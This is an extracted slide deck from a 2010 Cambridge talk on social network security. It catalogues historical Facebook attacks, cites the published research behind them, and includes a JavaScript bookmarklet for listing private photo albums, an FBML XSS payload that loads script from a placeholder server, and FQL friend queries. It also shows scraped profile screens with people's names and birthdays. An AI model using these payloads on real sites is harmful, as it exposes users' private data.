


Social networks and security


Check Point
Jun 22, 2010

Joseph Bonneau, Computer Laboratory


Building a secure social web is very difficult



Building a secure social web is very difficult



Building a secure social web is very difficult



Hack #1a: Photo URL Forging





Photo Exploits: PHP parameter fiddling (Ng, 2008)

Hack #1b: Photo URL Forging




Photo Exploits: Content Delivery Network URL fiddling

Hack #1c: JS Photo Album listing



Jessica Shang [Add as Friend](#)

Info

 Jessica only shares some of her profile information with everyone. If you know Jessica, [send her a message](#) or [add her as a friend](#).

[Send Jessica a Message](#)

Information

Networks:

- Harvard Alum '08
- Cambridge Grad Student '09
- Princeton Grad Student

Friends

Basic Information

Networks:

- Harvard Alum '08
- Cambridge Grad Student '09
- Princeton Grad Student

Sex:

Female

Hack #1c: JS Photo Album listing

JavaScript addition:

```
javascript:(function(){function y(){if(x.readyState==4)
{q=x.responseText.substring(9);p=eval('(' + q + ')');document.getElementById('tab_canvas').innerHTML=p.payload.tab_content;}}x=window.XMLHttpRequest?new window.XMLHttpRequest:(window.ActiveXObject?new ActiveXObject("MSXML2.XMLHTTP"):null);x.onreadystatechange=y;x.open('POST','http://www.facebook.com/ajax/profile/tab.php',true);x.send('id='+ProfileURIController._profileId+'&v=photos&__a=1');})();
```


Hack #1c: JS Photo Album listing



[Send Jessica a Message](#)

Information

Networks:

- Harvard Alum '08
- Cambridge Grad Student '09
- Princeton Grad Student

Jessica Shang [Add as Friend](#)

Info

Jessica's Albums

2 Photo Albums

[View Comments](#)

random!

2 photos

hcap in taipei

50 photos

The complexity of modern web applications



Mike Barash Location scouting for Photography.Book.Now



3 hours ago · [Comment](#) · [Like](#) · [Share](#)



Holly Kreuter at 10:20pm April 29

You get to do all the fun stuff.



melissa hillard ▶ **Stephanie Bognuda**: even in 1997, we KNEW it was a conspiracy...



Tupac Is Alive!!!!!!!!!!!!!!!!!!!!!! | TMZ.com

Source: www.tMZ.com

TMZ has obtained photographic evidence that Tupac Shakur is alive and well and drinking Hand Grenades in New Orleans -- unless we're terribly mistaken. ...

7 hours ago · [Comment](#) · [Like](#) · [Share](#) · [See Wall-to-Wall](#)

Highlights



Words to Live By
by Laurie Konigsberg

1 4



Wall Photos
by Becky Neil



Guns 4 Roses
3 friends are fans.
[Become a Fan](#)

Events

[See All](#)



Justin David Carl's birthday Today -

[Send a gift](#)

Cigall Kadoch's birthday Fri - [Send a gift](#)

Brittany Shehi's birthday Fri - [Send a gift](#)

Anna Quider's birthday Sat - [Send a gift](#)

Jessica Pickett's birthday Sat - [Send a gift](#)

Jenny Mackay's birthday Sat - [Send a gift](#)

The complexity of modern web applications

Round ends in: **0:39**

E	E	E	T	E
L	E	A	A	W
N	S	N	R	O
P	C	T	E	S
A	A	I	I	I

Click, drag, or type to build words.

 **Rotate Board** (use spacebar as a shortcut)

End this Round

My Score:
153

My Best:
310

LEARS is worth 4

Enter

Words Remaining

3LW	74	6LW	49
4LW	105	7LW	27
5LW	96	8LW	9

Possible Score: 1466 pts

Words you've found:

- LEARS (4)
- LEAR (2)
- TARTS (4)
- TART (2)
- LEANER (6)
- LEAN (2)
- LEAT (2)

My Friends

Nan Gao

416 pts
1st

Adrienne Clark

199 pts
6th

Julie Zhuo

199 pts
7th

CURRENT SCORE
8th 153 pts

Jessica Shang

147 pts
9th

The complexity of modern web applications

facebook

Connect [The Run Around](#) with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.

Run Around


Bring your friends and info
Publish content to your Wall

facebook


Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of The Run Around. By using The Run Around, you also agree to the [The Run Around Terms of Service](#).

[Sign up for Facebook](#)[Connect](#)[Cancel](#)

The complexity of modern web applications

Slate

MAY 19, 2010

BRIEFING NEWS & POLITICS ARTS LIFE BUSINESS & TECH SCIENCE PODCASTS & VIDEO BLOGS

Search Slate • bing™

CLICK AND SAVE

Groupon.com made coupons cool for young people. Can it survive the competition from its imitators?

BY CAITLIN McDEVITT



1 2 3 4

The Slatest

1. Results: Specter Loses, Paul Wins, Lincoln in Run-Off
2. Mexican President in D.C. for State Dinner
3. Home Prices Expected to Start Climbing Near Year
4. Campbell Brown Leaves CNN. Eliot Spitzer Joins?

....>

Getting the rite right.





Shafer: Blumenthal Was the Best Vietnam Draft Cheater Ever



Did the Supreme Court Give Congress the Power To Detain People Who Might Be Dangerous?



How Glee Has Changed the Culture of Fox



Why Would You Plug an Oil Leak With Golf Balls and Shredded Tires?

▲ BRIEFINGS

- Explainer
- The Slatest
- Today's Business Press
- Today's Pictures
- Today's Cartoons
- Today's Doonesbury
- Today's Video
- Barack Obama's Facebook Newsfeed

TODAY IN SLATE

SLATE BLOGS

Slate's most recent blog posts:

X THE XX FACTOR: POSTED BY NINA SHEN RASTOGI ON MAY 18, 2010

Is Lisbeth Salander a feminist heroine?

The ever-brilliant Laura Miller at Salon has written an appreciation of Lisbeth Salander, the antisocial hacker heroine of Stieg Larsson's best-selling Millenium trilogy, which began with *The Girl With the Dragon Tattoo* (recently adapted to film) and is now about to conclude with *The Read More*

MOST LIKED

RECENTLY SHARED



Daria: It got the misfits right, but it got the popular kids right, too. - By Reihan Salam

389 people shared this.



The mysterious obsession power women have with Law & Order reruns. - By Michael Kinsley

485 people shared this.

Facebook social plugin

LIKE SLATE ON FACEBOOK

Slate

Slate.com on Facebook

Like 28,476

 UNIVERSITY OF
CAMBRIDGE

Web 2.0

Function	Internet version	Facebook version
Page Markup	HTML, JavaScript	FBML
DB Queries	SQL	FBQL
Email	SMTP	FB Mail
Forums	Usenet, etc.	FB Groups
Instant Messages	XMPP	FB Chat
News Streams	RSS	FB Stream
Authentication	OpenID	FB Connect
Photo Sharing	Flickr, etc.	FB Photos
Video Sharing	YouTube, etc.	FB Video
Blogging	Blogger, etc.	FB Notes
Microblogging	Twitter, etc.	FB Status Updates
Micropayment	Peppercoin, etc.	FB Points
Event Planning	E-Vite	FB Events
Classified Ads	craigslist	FB Marketplace

Hack #2: FBML Translation

Facebook Markup Language

```
<fb:swf swfsrc="http://myserver/flash.swf"  
imgsrc="http://myserver/image.jpg" imgstyle="-moz-  
binding:url(\'http://myserver/xssmoz.xml#xss\');" />
```

Translated into HTML:

```

```

Result: arbitrary JavaScript execution (Felt, 2007)

Hack #3: Facebook Query Language

User ID

210132

Response Format

XML

Callback

Method (Documentation)

fql.query

query

select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)


Call Method

\$facebook->api_client->fql_query('select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)');

```
<?xml version="1.0" encoding="UTF-8"?>
<fql_query_response xmlns="http://api.facebook.com/1.0/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <friend_info>
    <uid1>4</uid1>
    <uid2>5</uid2>
  </friend_info>
  <friend_info>
    <uid1>5</uid1>
    <uid2>4</uid2>
  </friend_info>
</fql_query_response>
```

Facebook Query Language Exploits (Bonneau, Anderson, Danezis, 2009)

Hack #4: Facebook XSRF/Automatic Authentication



Credit:
Ronan Zilberman

Parallel Trend: The Addition of Social Context

“Given sufficient funding, all web sites expand in functionality until users can add each other as friends”



Rapid growth of the social web


*Given sufficient funding, all web sites expand in functionality
until users can add each other as friends
until users can share their activity with their friends*



Facebook appears to have 'won'

WORLD MAP OF SOCIAL NETWORKS

WWW.VINCOS.IT




(CC) BY-ND

Created on Many Eyes (<http://many-eyes.com>) © IBM

